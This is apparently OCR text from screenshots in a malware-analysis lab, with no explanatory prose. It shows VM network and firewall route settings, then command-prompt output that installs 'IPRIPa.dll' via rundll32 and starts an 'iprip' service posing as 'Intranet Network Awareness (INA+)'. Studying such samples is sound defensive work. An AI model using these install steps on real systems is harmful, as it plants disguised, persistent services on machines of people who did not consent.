


Link speed	1000 Mb/s
IP Address	222.222.222.222
Hardware Address	00:0C:29:2A:D2:19
Default Route	222.222.222.1
DNS	1.1.1.1

□ Connect automatically

☑ Make available to other users


□ Metered connection: has data limits or can incur charges
Software updates and other large downloads will not be started automatically.



System / Routing / Static Routes


Static Routes

	Network	Gateway	Interface	Description	Actions
✓	172.25.100.0/24	IND_GW - 172.25.255.254	IND_NET	IND-L3_SiteOps	
⊘	172.25.200.0/24	IND_GW - 172.25.255.254	IND_NET	IND-ProcessNet	




Gateways

		Name	Default	Interface	Gateway	Monitor IP	Description	Actions
□ ⚓	✓	ENTGW 🌐	Default (IPv4)	UPLINK	172.25.255.1	172.25.255.1		



```
C:\Documents and Settings\Administrator\Desktop>rundll32.exe IPRIPa.dll,install

C:\Documents and Settings\Administrator\Desktop>_
```



```
C:\Documents and Settings\Administrator\Desktop>sc query iprip

SERVICE_NAME: iprip
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 1   STOPPED
                                 (NOT_STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 1077        (0x435)
        SERVICE_EXIT_CODE  : 0   (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

C:\Documents and Settings\Administrator\Desktop>net start IPRIP
The Intranet Network Awareness (INA+) service is starting.
The Intranet Network Awareness (INA+) service was started successfully.


C:\Documents and Settings\Administrator\Desktop>sc query iprip

SERVICE_NAME: iprip
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 4   RUNNING
                                 (STOPPABLE,PAUSABLE,ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0   (0x0)
        SERVICE_EXIT_CODE  : 0   (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

C:\Documents and Settings\Administrator\Desktop>
```